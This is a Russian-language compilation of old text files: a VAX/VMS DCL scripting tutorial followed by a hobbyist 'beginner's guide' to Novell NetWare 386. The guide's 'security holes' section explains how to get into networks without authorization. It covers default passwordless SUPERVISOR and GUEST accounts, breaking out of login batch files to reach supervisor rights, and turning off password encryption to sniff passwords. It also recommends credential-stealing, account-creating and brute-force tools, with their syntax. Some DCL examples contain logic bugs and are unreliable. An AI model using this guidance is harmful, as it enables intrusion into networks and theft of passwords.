## Написание командных процедур

Для создания и редактирования командных процедур используется текстовый редактор — EDT или EVE. Процедуры следует называть PROCEDURE_NAME.COM. Расширение .COM является типом процедурного файла по умолчанию; если используется другой тип, его нужно указывать при вызове процедуры.

Каждая новая командная строка должна начинаться со знака доллара (\$). После \$ для удобочитаемости допускаются несколько пробелов или символов табуляции; командные строки

можно продолжать на следующей строке, завершив предыдущую дефисом (–) и не начиная следующую со знака доллара.

Входные данные для программ (например, ответы на вопросы) вводятся без знака доллара. Строки данных обрабатываются запущенной программой и не интерпретируются DCL. Например:

```
$ MAIL          <--- вызов почтовой утилиты
SEND           <--- команда SEND почтовой утилиты
JONES, BOB     <--- ответ на запрос Mail "To:"
Memo          <--- ответ на запрос Mail "Subj:"
Bob,          <--- текст письма

How's it going?''?

Joe
$              <--- завершает программу Mail
$ EXIT        <--- завершает командную процедуру
```

---

## Комментарии

Комментарии вводятся с помощью восклицательного знака (!): всё, что стоит правее него, игнорируется интерпретатором командной строки DCL. Комментарии упрощают отладку и последующее редактирование процедур. Написание команд DCL полностью, без сокращений, также повышает читаемость процедуры.

---

## Метки

Метки используются интерпретатором командной строки DCL для условной обработки и циклов. Метки следует размещать на отдельных строках — так их легче найти. Метки могут содержать до 255 символов, не должны включать пробелы и должны завершаться двоеточием (:).

---

## Отладка

Команда `SET VERIFY` предписывает DCL отображать каждую команду по мере её обработки. Это позволяет видеть, где возникают ошибки, и как транслируются строки. `SET NOVERIFY` отключает режим верификации.

Команда `SHOW SYMBOL` отображает содержимое определённых символов и применяется для контроля значений символов в ходе выполнения командной процедуры.

---

## Вызов командных процедур

Командные процедуры можно вызвать интерактивно, введя знак `@` и имя процедуры. Если тип файла отличается от `.COM` (тип по умолчанию), его необходимо указывать. Командные процедуры можно вызывать из командной строки или из другой процедуры — это называется вложением. Команда `DCL SUBMIT` помещает задание в очередь пакетных заданий вместе с другими

ожидающими выполнения заданиями. Обычно к командным процедурам прибегают как к пакетным заданиям, когда нужно выполнить их в определённое время, они требуют длительного выполнения или должны работать с пониженным приоритетом. Следующая команда отправляет командную процедуру ACCOUNT.COM в пакетный обработчик VAX/VMS:

```
$ SUBMIT ACCOUNT
Job ACCOUNT (queue SYS$BATCH, entry 103) started on SYS$BATCH
```

Очередь SYS\$BATCH используется по умолчанию, если иное не задано с помощью квалификатора /QUEUE. При запуске задания VAX/VMS создаёт процесс с вашими правами и привилегиями и выполняет процедуру в рамках этого процесса.

---

## Символы

Символы бывают локальными (одинарный знак равенства) и глобальными (двойной знак равенства). Локальные символы распознаются DCL только на том командном уровне, где они определены, и на более глубоких уровнях вложенности. Глобальные символы распознаются на любом командном уровне. Локальные символы следует использовать, когда символ нужен только на время выполнения данной командной процедуры. Глобальные символы следует определять лишь в том случае, если они будут нужны в других процедурах или на протяжении всего сеанса входа в систему.

Звёздочку можно использовать для сообщения интерпретатору командной строки о допустимости сокращений. Например:

```
$ NO*TES == "@SYS$LOGIN:NOTES"
```

Это сообщает CLI, что NO, NOT, NOTE или NOTES являются допустимыми сокращениями команды NOTES. Такая запись удобна для длинных имён символов.

---

## Лексические функции

Лексические функции позволяют получить практически ту же информацию, что и команды DCL SHOW. Однако информацией, полученной через лексическую функцию, легче манипулировать. Например, следующие две команды возвращают одинаковые данные:

```
$ SHOW TIME                ! команда DCL SHOW TIME
12-JUN-1989 14:29:23
$ WRITE SYS$OUTPUT F$TIME() ! лексическая функция
12-JUN-1989 14:29:25.17
```

Однако вторая команда даёт более широкие возможности:

```
$! Show_Date.COM
$!
$ TIME&DATE = F$TIME()
$ DATE = F$EXTRACT(0,11,TIME&DATE)
$ WRITE SYS$OUTPUT DATE
```

Эта процедура выводит только дату из строки, возвращённой лексической функцией F\$TIME(). (Для вызова используйте @SHOW_DATE.) VAX/VMS предоставляет лексические функции для работы с текстовыми строками, преобразования типов данных и получения информации о системе, процессе, символах, файлах и устройствах.

---

## Параметры

Восемь зарезервированных символов (P1–P8) доступны командным процедурам для передачи данных. Используя эти параметры, можно при каждом запуске процедуры указывать разные данные. Параметры задаются в командной строке при вызове процедуры. Если процедура не предусматривает иного, она не будет запрашивать параметры. Параметры разделяются пробелами и могут быть строками символов, целыми числами или символами. Для пропуска параметра используйте пустую строку (" ").

```
$! Add.Com
$! командная процедура для демонстрации передачи параметров
$! (складывает первый и третий параметр)
$!
$ WRITE SYS$OUTPUT P1+P3

$ @ADD 12 " " 14
26
```

Если командная процедура принимает несколько букв или слов как один параметр, заключите их в кавычки — они будут восприняты как один параметр без преобразования в верхний регистр.

---

## Вывод на терминал

Команды `WRITE` и `TYPE` выводят данные на терминал. `TYPE` используется для отображения содержимого файла, но также может применяться для вывода текстовых строк из командной процедуры — только строк. Поскольку команда `WRITE` обрабатывается DCL, выражения, символы и лексические функции вычисляются до отправки данных на терминал.

Выходное выражение должно транслироваться в строку и направляться на логическое устройство `SYS$OUTPUT`; оно может быть строкой, лексической функцией, символом или их комбинацией. Пример командной процедуры с выводом на терминал:

```
$! Вывод простой текстовой строки
$!
$ WRITE SYS$OUTPUT "This is a test..."
$!
$! Отображение нескольких строк на терминале
$!
$ TYPE SYS$OUTPUT Warning!
    It's been 30 days since you changed
    your password. Change it now!
$!
$! Вывод строки с лексической функцией
$!
$ WRITE SYS$OUTPUT " "HI' You are in directory "F$DIRECTORY()' "
```

---

## Ввод с терминала

Устройством по умолчанию для команды `INQUIRE` является клавиатура терминала, тогда как команда `READ` требует явного указания источника данных. Команда `INQUIRE` выдаёт приглашение, считывает данные и присваивает их символу. Все данные принимаются как строка символов,



преобразуются в верхний регистр и сжимаются (лишние пробелы удаляются). Команда `READ` выводит приглашение, если используется квалификатор `/PROMPT`, принимает данные из указанного источника и присваивает их символу. Преобразование или сжатие строк при этом не выполняется. Пример командной процедуры с вводом с терминала:

```
$! Записывает введённый текст в символ NAME
$! квалификатор /NOPUNCTUATION подавляет двоеточие и пробел,
$! которые INQUIRE добавляет в конец приглашения
$!
$ INQUIRE /NOPUNCTUATION NAME "What is your name? "
$!
$! Пример READ с использованием SYS$INPUT (терминала) как источника
$!
$ READ /PROMPT = "First value: " SYS$INPUT VALUE_1
$ READ /PROMPT = "Second value: " SYS$INPUT VALUE_2
$ WRITE SYS$OUTPUT VALUE_1," + ",VALUE_2," = ",VALUE_1+VALUE_2
```

---

Основные шаги для чтения и записи файлов в командных процедурах аналогичны большинству других языков. Откройте файл командой `OPEN` (если файл не существует, `OPEN` создаст его). Используйте команды `READ` или `WRITE` для чтения или записи текстовых записей. Закройте файл командой `CLOSE` по завершении работы.

Для открытия файла на запись необходимо использовать квалификатор `/APPEND` или `/WRITE`. Квалификатор `/WRITE` создаёт новый файл и помещает указатель записи в его начало. Если файл уже существует, `OPEN/WRITE` создаст его новую версию. Квалификатор `/APPEND` используется для добавления записей в конец существующего файла. Файл должен существовать до выполнения `OPEN/APPEND`; при открытии указатель записи устанавливается в конец файла.

Для открытия файла на чтение используйте квалификатор `/READ` (по умолчанию для команды `OPEN`). Файл, открытый для чтения, не допускает записи; указатель записи изначально устанавливается на первую запись. При каждом чтении указатель перемещается к следующей записи. Для перезаписи существующей записи используйте `WRITE/UPDATE`. Пример командной процедуры с файловым вводом-выводом:

```
$ OPEN/APPEND OUTPUT_FILE NEW.DAT
$ OPEN/READ INPUT_FILE OLD.DAT
$ READ INPUT_FILE RECORD
$ WRITE SYS$OUTPUT "First record from OLD.DAT - ",RECORD
$ WRITE OUTPUT_FILE "First record from OLD.DAT - ",RECORD
```

Для открытия файла одновременно на чтение и запись используйте квалификаторы `/READ` и `/WRITE` вместе. Указатель записи будет установлен на первую запись. Однако при этом методе можно перезаписывать только самую последнюю прочитанную запись, причём заменяемые записи должны быть той же длины.

---

## Перенаправление ввода-вывода командных процедур

Командные процедуры часто вызывают утилиты VAX/VMS, которые обычно получают ввод с логического устройства `SYS$INPUT`. В ходе выполнения командной процедуры `SYS$INPUT` направлен на саму процедуру — именно поэтому в неё можно напрямую включать командные и информационные строки для утилиты или программы. `SYS$COMMAND` по умолчанию указывает на терминал, с которого выполняется командная процедура; перенаправив `SYS$INPUT` в `SYS$COMMAND`, можно использовать утилиты и другие программы в интерактивном режиме из командных процедур:

```
$ DEFINE/USER_MODE SYS$INPUT SYS$COMMAND:
$ EDIT JUNK.DAT
```

Квалификатор /USER_MODE обеспечивает переназначение только для следующей команды.

Обычно вывод командной процедуры отображается на терминале. Его можно перенаправить в файл с помощью квалификатора /OUTPUT:

```
$ @SHOW_TIME/OUTPUT = TIME.DAT
```

По умолчанию DCL направляет сообщения об ошибках на логическое устройство SYS\$ERROR, которое обычно указывает на терминал. Для записи ошибок в журнал просто перенаправьте SYS\$ERROR в файл. Если перенаправить SYS\$ERROR без перенаправления SYS\$OUTPUT, DCL будет посылать сообщения об ошибках в оба места, и вы получите их дважды — на терминале и в файле.

Для полного подавления сообщений об ошибках можно перенаправить как SYS\$ERROR, так и SYS\$OUTPUT на нуль-устройство (NL:), либо использовать команду SET MESSAGE для отключения всего вывода сообщений. Чтобы подавить все сообщения:

```
SET MESSAGE/NOTEXT/NOIDENTIFICATION/NOFACILITY/NOSEVERITY
```

---

## Ветвление и условные операторы

Операторы IF/THEN DCL и условные операторы можно использовать в командных процедурах для выполнения команды на основании результата проверки условия. Базовый синтаксис: \$ IF условие THEN команда. Условие — булево выражение (Истина или Ложь), команда — любая допустимая команда DCL. Список условных операторов:

Оператор	Функция
~~~~~	
.EQ. / .EQS.	Проверяет равенство двух чисел/строк символов
.GE. / .GES.	Проверяет, больше ли или равно первое число/строка второму
.GT. / .GTS.	Проверяет, больше ли первое число/строка второго
.LE. / .LES.	Проверяет, меньше ли или равно первое число/строка второму
.LT. / .LTS.	Проверяет, меньше ли первое число/строка второго
.NE. / .NES.	Проверяет неравенство двух чисел/строк символов
.AND.	Логическое И двух чисел (булева алгебра)
.OR.	Логическое ИЛИ двух чисел (булева алгебра)
.NOT.	Логическое отрицание значения

Пример командной процедуры с условным ветвлением:

```
$! Time.Com
$!
$   TIME = F$TIME()
$   HOUR = F$EXTRACT(12,2,TIME)
$   IF HOUR .LT. 12 THEN GOTO MORNING
$   IF HOUR .LT. 17 THEN GOTO AFTERNOON
$   IF HOUR .LT. 18 THEN GOTO EVENING
$   GOTO END
$ MORNING:
$   WRITE SYS$OUTPUT "Good morning!"
$ AFTERNOON:
$   WRITE SYS$OUTPUT "Good afternoon!"
$ EVENING:
$   WRITE SYS$OUTPUT "Good evening!"
$ END:
$   EXIT
```

Циклы

Циклы применяются для повторения оператора или группы операторов до выполнения заданного условия. DCL поддерживает циклы DO WHILE и DO UNTIL. Цикл DO WHILE проверяет условие перед выполнением тела:

```
$ LOOP:
$   IF .NOT. condition THEN GOTO END
.
.
.
$   GOTO LOOP
$ END:
$   EXIT
```

Цикл DO UNTIL выполняет тело, а затем проверяет условие:

```
$ LOOP:
.
.
.
$   IF condition THEN GOTO LOOP
$   EXIT
```

Подпрограммы

Команда DCL GOSUB передаёт управление на метку, а команда RETURN завершает выполнение подпрограммы и возвращает управление оператору, следующему за GOSUB. Подпрограммы полезны в случаях, когда одну и ту же последовательность команд нужно повторить в разных частях командной процедуры. Они также делают процедуры более компактными и удобочитаемыми. Команды GOSUB и RETURN не поддерживаются в версиях VAX/VMS ниже 4.4. Пример процедуры с использованием подпрограммы:

```
$! Personal.Com
$!
$!   открывает файл персональных данных
$!
$ OPEN/WRITE OUTPUT_FILE PERINFO.DAT
$!
$!   сбор информации
$!
$ INQUIRE RECORD "Enter full name"
$ GOSUB WRITE_FILE
$ INQUIRE RECORD "Enter address"
$ GOSUB WRITE_FILE
$ INQUIRE RECORD "Enter phone number"
$ GOSUB WRITE_FILE
$ CLOSE OUTPUT_FILE
$ EXIT
$!
$!   подпрограмма WRITE_FILE
$!
$ WRITE_FILE:
$   WRITE OUTPUT_FILE RECORD
$   RETURN
```

Обработка ошибок

При возникновении критической ошибки интерпретатор командной строки выполнит команду EXIT, завершит процедуру и вернёт управление на предыдущий командный уровень — если только не задействована команда DCL ON для указания альтернативного поведения. Команда ON поддерживает три ключевых слова: WARNING, ERROR и SEVERE_ERROR. Например, для переопределения обработки предупреждений:

```
$ ON WARNING THEN EXIT
или
$ ON WARNING THEN GOTO метка
```

WARNING вызывает заданное действие при предупреждении, ошибке или критической ошибке. ERROR — при ошибке или критической ошибке. SEVERE_ERROR — только при фатальной ошибке.

\$STATUS и \$SEVERITY — зарезервированные глобальные символы DCL; после каждого выполнения команды им присваиваются новые значения. \$STATUS содержит полный код состояния последнего оператора, \$SEVERITY — уровень серьёзности ошибки. Код состояния в \$STATUS понятен утилите VAX/VMS MESSAGE и может использоваться совместно с F\$MESSAGE для получения текстового сообщения, соответствующего коду:

```
$ SET DEFAULT DUB1:[BYNON]
$ WRITE SYS$OUTPUT $STATUS %X00000001
$ WRITE SYS$OUTPUT F$MESSAGE(%X00000001)
% SYSTEM-S-NORMAL, normal successful completion
```

Все команды DCL возвращают код состояния, однако не все коды имеют текстовые сообщения. Коды без текстовых сообщений вернут: %NONAME-E-NOMSG Message number (8-значный код).

Текст сообщения не очень удобен для принятия условных решений, поэтому используется \$SEVERITY. Он содержит одно из пяти возможных значений, извлечённых из первых трёх битов \$STATUS:

Код	Описание
0	Предупреждение
1	Успех
2	Ошибка
3	Информация
4	Критическая ошибка

Нечётные значения (1, 3) означают успех, чётные (0, 2, 4) — неудачу. Существует два основных способа использовать коды состояния и серьёзности для обработки ошибок. Первый — трактовать \$STATUS как булево значение:

```
$ SET NOON
$ command ! команда DCL
$ IF $STATUS THEN GOTO NO_ERR ! проверка $STATUS на Истину/Ложь
.
. ! обработка ошибки
.
$ NO_ERR ! продолжение выполнения
.
.
$ EXIT
```

Второй способ — перехват ошибки командой ON WARNING с последующим анализом уровня серьёзности:

```
$ SET NOON
$ ON WARNING GOTO ERR_TRAP
$ command ! команда DCL
$ command ! команда DCL
.
.
.
$ EXIT
```

```

$!
$! код перехвата ошибок
$!
$ ERR TRAP:
$   SEVERITY = $SEVERITY           ! сохраняем код ошибки
$   IF SEVERITY = 0 THEN command    ! если предупреждение...
$   GOTO DONE
$   IF SEVERITY = 2 THEN command    ! если ошибка...
$   GOTO DONE
$   IF SEVERITY = 4 THEN command    ! если критическая ошибка...
$ DONE:
$   .
$   .
$   .
$ EXIT

```

Проверку ошибок можно полностью отключить командой SET NOON. При этом интерпретатор продолжает обновлять код состояния, но не выполняет проверку ошибок. Команда SET ON восстанавливает обычный режим проверки. Например:

```

$ SET NOON      ! отключить проверку ошибок
$ command      ! команда DCL
$ SET ON       ! восстановить проверку ошибок

```

Завершение работы

Команда EXIT завершает текущую командную процедуру и возвращает управление вызвавшему её командному уровню. Команда STOP завершает все вложенные командные процедуры и возвращает управление непосредственно в DCL.

Примеры командных процедур

Ниже приведены два примера командных процедур, демонстрирующих некоторые из рассмотренных выше приёмов.

Login.Com

```

$! Login.Com - выполняется при каждом входе в систему
$!
$! Проверка сетевого или пакетного входа
$!
$   IF F$MODE() .EQS. "NETWORK" THEN GOTO NETWORK
$   IF F$MODE() .EQS. "BATCH" THEN GOTO BATCH
$!
$! Определение глобальных символов для удобства
$!
$   SD == "SET DEFAULT"
$   SH == "SET HOST"
$   WI*DE == "SET TERMINAL/WIDTH=132"
$   NA*ROW == "SET TERMINAL/WIDTH=80"
$   DIR*ECTORY == "DIRECTORY/SIZE"
$   PU*RGE == "PURGE/LOG/KEEP=2"           ! хранить 2 последние версии
$   HO*ME == "SET DEFAULT SYS$LOGIN:"
$   WHO == "SHOW USERS"
$   EVE == "EDIT/TPU"
$   EDT == "EDIT/EDT/COMMAND=SYS$LOGIN:EDTINI.EDT"
$   BR*OWSE == "TYPE/PAGE"

```

```

$!
$! Определение специальных клавиш
$!
$      DEFINE/KEY/NOLOG/TERM PF1 "DIR"          ! TERM = завершение нажатием <Enter>
$      DEFINE/KEY/NOLOG PF2 "EDIT"
$      DEFINE/KEY/NOLOG/TERM/NOECHO PF3 "LOGOUT"
$      DEFINE/KEY/NOLOG/TERM/NOECHO HELP "SHOW KEY/ALL"
$!
$! Настройка характеристик терминала
$!
$      SET TERMINAL/INSERT      ! режим вставки
$      SET PROMPT = "[BYNON]> "
$!
$! Вывод времени и выход
$!
$      SHOW TIME
$      EXIT
$!
$! При сетевом входе можно выполнить другие команды.
$! Пока просто выходим.
$!
$      NETWORK:
$          EXIT
$!
$! При пакетном входе включаем верификацию и выходим.
$!
$      BATCH:
$          SET VERIFY
$          EXIT

```

Subdir.Com

```

$! Subdir.Com - поиск и разбор строк символов
$!
$      WRITE SYS$OUTPUT F$DIRECTORY()+ " Subdirectories:"
$      WRITE SYS$OUTPUT " "
$!
$! Поиск имён подкаталогов и вывод их на терминал
$!
$      DIR$LOOP:
$          FILE = F$SEARCH("*.DIR")
$!
$! Если DCL вернул пустую строку (" ") — мы закончили
$!
$          IF FILE .EQS. " " THEN GOTO END$DIR$LOOP
$!
$! Найти позицию точки
$!
$          DOT = F$LOCATE(".",FILE)
$!
$! Найти позицию правой квадратной скобки
$!
$          BRACKET = F$LOCATE("]",FILE)
$!
$! Извлечь строку между точкой и скобкой
$!
$          FILE = F$EXTRACT(BRACKET+1,DOT-BRACKET-1,FILE)
$!
$! Отобразить имя подкаталога и вернуться к началу цикла
$!
$          WRITE SYS$OUTPUT "          ' FILE' "
$          GOTO DIR$LOOP
$      END$DIR$LOOP:
$          EXIT

```

<КОНЕЦ ЧАСТИ I>

Руководство для начинающих по Novell Netware 386

Автор: The Butler

Как большинство из вас знает, NOVELL является наиболее распространённым сетевым программным обеспечением для персональных компьютеров, и именно поэтому я решил составить небольшой файл о том, что вообще можно делать в сети NOVELL.

Информация в этом файле предназначена прежде всего для сетей NOVELL NETWARE 386! Если вы используете NOVELL NETWARE 286, часть этой информации может быть неверной.

Когда в этом файле упоминается слово «Сеть», я имею в виду сеть на базе персональных компьютеров, или ЛВС (локальную вычислительную сеть).

Если вы не знакомы с концепцией «Сети», рекомендую сначала разобраться с ней — возьмите хорошую книгу или, если есть доступ, просто изучите её изнутри.

Этот файл предназначен для тех, кто уже имеет некоторый опыт работы с сетями или хотя бы знаком с этой концепцией.

Различия в конфигурациях

Каждая сеть настроена по-своему. Даже в рамках одной компании две разные сети могут быть настроены по-разному. Различия могут быть незначительными или существенными и касаться всего — от меню до соглашений об именовании.

Компании, профессионально занимающиеся установкой сетей, также не отличаются единообразием в своих конфигурациях, поскольку каждый сетевой техник делает всё по-своему, а каждый заказчик хочет чего-то особенного.

Держите это в уме при изучении различных сетей — конфигурация, скорее всего, будет отличаться от сети к сети.

Терминология

Bindery (Реестр) — база данных, содержащая определения таких сущностей, как пользователи, группы и рабочие группы. Реестр состоит из трёх компонентов: объектов, свойств и наборов данных свойств.

Console (Консоль) — монитор и клавиатура, с которых осуществляется непосредственное управление файловым сервером.

File Server (Файловый сервер) — компьютер, на котором хранятся сетевое программное обеспечение, приложения и часть данных (как правило, очень мощная машина, например Compaq 486 с 1 гигабайтом памяти).

Groups (Группы) — способ работать с пользователями коллективно, а не индивидуально. Например: группа текстовой обработки, группа бухгалтерии.

LAN — Local Area Network (локальная вычислительная сеть).

Login Script (Сценарий входа) — аналог autoexec.bat; содержит команды для инициализации переменных среды, назначения сетевых дисков и управления запуском программ пользователя.

Netware — сетевая операционная система от Novell.

Netwire — служба онлайн-информации Novell, доступная через CompuServe.

Network (Сеть) — группа компьютеров, способных обмениваться данными друг с другом.

NIC — сетевая интерфейсная карта (Network Interface Card).

Novell — производитель программного обеспечения.

Objects (Объекты) — любые физические или логические сущности, включая пользователей, группы пользователей, рабочие группы, файловые серверы, серверы печати и любые другие именованные сущности.

Print Server (Сервер печати) — компьютер, выделенный для управления всеми заданиями на определённый принтер.

Properties (Свойства) — характеристики каждого объекта реестра. Пароли, ограничения учётных записей, балансы счетов, межсетевые адреса, списки авторизованных клиентов и члены групп — всё это свойства.

Property Data Sets (Наборы данных свойств) — значения, присвоенные свойствам реестра сущности.

Rights (Права) — права определяют, к каким каталогам и файлам пользователь или группа имеют доступ, и что им разрешено делать с этими каталогами и файлами.

User (Пользователь) — любой человек, имеющий право работать в сети.

WAN — Wide Area Network (глобальная вычислительная сеть).

Workstation (Рабочая станция) — любой пригодный для работы компьютер, подключённый к сети.

Среда Netware

Каталог `SYS:SYSTEM` используется для системного администрирования и содержит файлы операционной системы, утилиты NetWare и программы, зарезервированные для SUPERVISOR.

Каталог `SYS:PUBLIC` используется для общего доступа и содержит утилиты NetWare и программы для рядовых сетевых пользователей.

Каталог `SYS:LOGIN` содержит программы, необходимые для входа в систему.

Каталог `SYS:MAIL` используется почтовыми программами, совместимыми с NetWare. В этом каталоге также есть подкаталог с идентификационным номером для каждого пользователя, содержащий его сценарий входа и конфигурации заданий печати.

Бреши в системе безопасности

```
Set Allow Unencrypted Passwords=on/off
```

Эту команду нужно вводить с «КОНСОЛИ».

Изменив эту команду, вы отключите схему шифрования, что позволит перехватывать пароли из кабелей между рабочими станциями и серверами.

По умолчанию Netware поставляется с именами пользователей GUEST и SUPERVISOR без паролей.

Также попробуйте имена вроде TAPE, BACKUP, SERVER, REMOTE, CONNECT, NOVELL и т.д. Если у вас есть доступ к существующей учётной записи, используйте SYSCON, чтобы получить список всех имён пользователей — скорее всего, среди них найдётся одна-две учётных записи без паролей.

Кроме того, на некоторых учётных записях без паролей часть процесса входа — это выполнение пакетного файла, запускающего соответствующую программу, например backup. Пакетный файл — он и есть пакетный файл: если он не отключён, используйте старый добрый CTRL-C, чтобы прервать его выполнение и побродить вокруг. Некоторые учётные записи, например резервного копирования, должны иметь права супервизора, чтобы можно было создать резервную копию всего подряд. Так что если вам удастся прорваться через одну из них, вы сможете разгуливать по всей сети.

Кроме того, в киберпространстве есть несколько полезных небольших программ, которые немного облегчат задачу получения доступа:

1. **THIEFNOV.ZIP** — THIEFNOV является резидентной программой (TSR), которая перехватывает имена пользователей и пароли на рабочей станции в сетях Novell. Она прячется в файле autoexec.bat пользователя и запускается каждый раз, когда кто-то пытается войти в сеть. Программа захватывает имя пользователя и пароль и сохраняет их в скрытом файле в корневом каталоге диска C:.

2. **TEMPSUP.ZIP** — TEMPSUP — утилита, которая создаёт пользователя для ваших нужд. TEMPSUP поставляется с двумя программами: исполняемым файлом и NLM-модулем. Исполняемый файл может запустить любой пользователь с доступом к DOS, но он даёт только права этого пользователя. Однако NLM-модуль можно загрузить с Консоли, и он предоставит вам права Супервизора на всю Сеть. Синтаксис: `Tempsup_имя_создаваемого_пользователя`, например `f:> tempsup hacker` .

3. **NETCRACK.ZIP** — NETCRACK — программа для взлома методом перебора, разработанная специально для Novell. NETCRACK можно запустить без входа в сеть, просто загрузив `ipx` и `netx`. NETCRACK начинает с AAA и последовательно перебирает пароли для любого пользователя. Синтаксис: `netcrack_имя_пользователя` .

Это единственные известные мне программы, созданные специально для Novell, и я лично проверил их все с отличными результатами.

Если вы получили доступ к сети Novell и не знаете, что делать дальше, перейдите в каталог `F:\PUBLIC` и наберите HELP. Novell поставляется со встроенной системой онлайн-справки, использующей FOLIO Infobases. Система HELP очень проста в навигации и лучше, чем сами руководства Novell. Вы даже можете скачать программы `NFOLIO.COM` и `NFOLIO.EXE`, а также базы данных *.NFO на свой локальный компьютер для дальнейшего изучения.

Если вы используете метод перебора, Novell остановит вас, если включена функция обнаружения и блокировки злоумышленников — после 3 неудачных попыток входа учётная запись блокируется до тех пор, пока супервизор её не разблокирует.

Параметры обнаружения/блокировки злоумышленников:

Detect Intruders:	Yes/No
Intruder Detection Threshold	
Incorrect Login Attempts:	#
Bad Login Count Retention Time:	# Days # Hours # Minutes

Lock Account After Detection:	Yes/No
Length of Account Lockout:	# Days # Hours # Minutes

Для каждой учётной записи пользователя доступны следующие дополнительные ограничения:

Account Disabled:	Yes/No
Account Has Expiration Date:	Yes/No
Date Account Expires:	
Limit Concurrent Connections:	Yes/No
Maximum Connections:	
Allow User To Change Password	Yes/No
Require Password:	Yes/No
Minimum Password Length:	
Force Periodic Password Changes:	Yes/No
Days Between Forced Changes:	
Date Password Expires:	
Limit Grace Logins:	Yes/No
Grace Logins Allowed:	
Remaining Grace Logins:	
Require Unique Passwords:	Yes/No

Novell также можно настроить так, чтобы пользователи могли входить в систему только в определённые часы, например с 8:00 до 17:00 с понедельника по пятницу.

Назначения доверенных лиц (Trustee Assignments) предоставляют права конкретным пользователям (или группам), позволяя им использовать файл или каталог определёнными способами (например, только для чтения). Сетевой супервизор может выбирать подходящие права для пользователей или групп в каждом каталоге или файле.

Назначение доверенного лица автоматически даёт пользователям право видеть корень каталога. Однако пользователи не смогут видеть подкаталоги, если им не предоставлены права и в подкаталогах.

Маски унаследованных прав (Inherited Rights Masks) присваиваются каждому файлу и каталогу при их создании. По умолчанию маска включает все права. Но это не означает, что пользователи имеют все права — пользователи могут использовать только те права, которые им предоставлены в назначениях доверенных лиц.

Если маска унаследованных прав изменена для файла или подкаталога ниже исходного назначения доверенного лица, пользователь может «унаследовать» для этого файла или подкаталога только те права, которые разрешены маской. Например, если пользователю предоставлено право Чтения через назначение доверенного лица в каталоге, право читать файлы в подкаталоге можно отозвать, убрав право Чтения из маски унаследованных прав подкаталога.

Как назначения доверенных лиц, так и маски унаследованных прав используют одни и те же восемь прав для управления доступом к каталогам и файлам.

S — Supervisory (Супервизорское)

Супервизорское право предоставляет все права на каталог или файл. На уровне каталога это право предоставляет все права на каталог и на любые файлы, подкаталоги или файлы в подкаталогах. Супервизорское право отменяет любые ограничения, установленные для подкаталогов или файлов с помощью масок унаследованных прав. Пользователи, обладающие супервизорским правом в каталоге, могут предоставлять другим пользователям супервизорские права на этот каталог, его файлы и подкаталоги.

После предоставления супервизорское право может быть отозвано только из того каталога, в котором оно было предоставлено. Оно не может быть отозвано в файле или подкаталоге.

R — Read (Чтение)

Право чтения позволяет пользователям открывать и читать файлы. На уровне каталога это право позволяет пользователям открывать файлы в каталоге и читать их содержимое или запускать

программу. На уровне файла это право позволяет пользователям открывать и читать файл (даже если право было отозвано на уровне каталога).

W — Write (Запись)

Право записи позволяет пользователям записывать данные в файлы. На уровне каталога это право позволяет пользователям открывать файлы в каталоге и изменять их содержимое. На уровне файла это право позволяет пользователям открывать файл и записывать в него данные (даже если право было отозвано на уровне каталога).

C — Create (Создание)

Право создания позволяет пользователям создавать каталоги и файлы. На уровне каталога это право позволяет пользователям создавать файлы и подкаталоги. На уровне файла это право позволяет пользователям восстанавливать файл после его удаления.

E — Erase (Удаление)

Право удаления позволяет пользователям удалять каталоги и файлы. На уровне каталога это право позволяет пользователям удалять каталог, а также любые файлы, подкаталоги и файлы в подкаталогах. На уровне файла это право позволяет пользователям удалять файл (даже если право было отозвано на уровне каталога).

M — Modify (Изменение)

Право изменения позволяет пользователям менять атрибуты каталогов и файлов, а также переименовывать подкаталоги и файлы. На уровне каталога это право позволяет пользователям изменять атрибуты любого файла, подкаталога или файла в подкаталоге и переименовывать их. На уровне файла это право позволяет пользователям изменять атрибуты файла или переименовывать его (даже если право было отозвано на уровне каталога).

F — File Scan (Просмотр файлов)

Право просмотра файлов позволяет пользователям видеть файлы. На уровне каталога это право позволяет пользователям видеть файлы и подкаталоги в каталоге. На уровне файла это право позволяет пользователям видеть файл (даже если право было отозвано на уровне каталога).

A — Access Control (Управление доступом)

Право управления доступом позволяет пользователям изменять назначения доверенных лиц и маски унаследованных прав.

Основы работы в сети

Как сетевой пользователь, вы должны быть знакомы с работой персонального компьютера, который используете. Если у вас рабочая станция типа IBM PC, вы также должны знать основные команды DOS (Disk Operating System).

Раздел «Основы для пользователей» разделён на следующие десять частей. Первая часть объясняет базовые сетевые концепции и даёт обзор работы сети NetWare.

Вторая часть знакомит с меню и утилитами командной строки NetWare и объясняет, как ими пользоваться.

Следующие семь разделов объясняют некоторые основные сетевые задачи:

- Загрузка системы
- Вход и выход из системы

- Создание сценария входа
- Назначение дисков
- Отправка сообщений
- Управление файлами и каталогами
- Печать

Некоторые базовые советы по устранению неполадок приведены в разделе «Что делать, если...» в конце каждого из этих разделов.

Последний раздел содержит перечень распространённых сообщений об ошибках и рекомендации по их устранению.

Это руководство не описывает каждую сетевую задачу и не охватывает каждую доступную сетевую команду. Для исчерпывающего описания всех сетевых задач и команд обратитесь к NetWare v3.11 Utilities Reference.

Введение в NetWare

Если ваш персональный компьютер является частью сети NetWare, он подключён к другим компьютерам и периферийным устройствам. Вы можете совместно использовать файлы и ресурсы, а также общаться с другими участниками своей рабочей группы, что повышает производительность.

Это введение отвечает на следующие вопросы об использовании сети NetWare:

- Что такое сеть NetWare?
- Как работает сеть?
- Как хранятся файлы в сети?
- Кто может пользоваться сетью?
- Как защищена информация в сети?

Что такое сеть NetWare?

Сеть NetWare — это группа компьютеров (например, IBM PC или Macintosh), объединённых для обмена данными и совместного использования ресурсов.

Сетевые пользователи, каждый из которых работает на своём персональном компьютере, могут общаться друг с другом через сеть. Они также могут совместно использовать сетевые ресурсы (жёсткие диски файлового сервера, данные, приложения и принтеры) и пользоваться любыми услугами сети (например, доступом к мейнфрейму).

Как работает сеть?

Чтобы понять, как работает сеть, нужно знать об её основных компонентах: файловом сервере, рабочих станциях и программном обеспечении, работающем на каждом из них — NetWare и операционных системах, таких как DOS, OS/2, VMS, UNIX и Mac OS.

Помимо этих базовых компонентов, сеть NetWare может включать мейнфреймы, устройства резервного копирования, пулы модемов и различные типы серверов (файловые серверы, серверы печати, серверы архивирования).

Рабочие станции сети и DOS

Рабочие станции — это персональные компьютеры, на которых сетевые пользователи выполняют свою работу. Рабочие станции используются примерно так же, как и несетевые персональные компьютеры. Единственное отличие — они могут получать доступ к файлам не только на локальных дисках. Каждая рабочая станция обрабатывает собственные файлы и использует собственную копию DOS.

Файловый сервер сети и NetWare

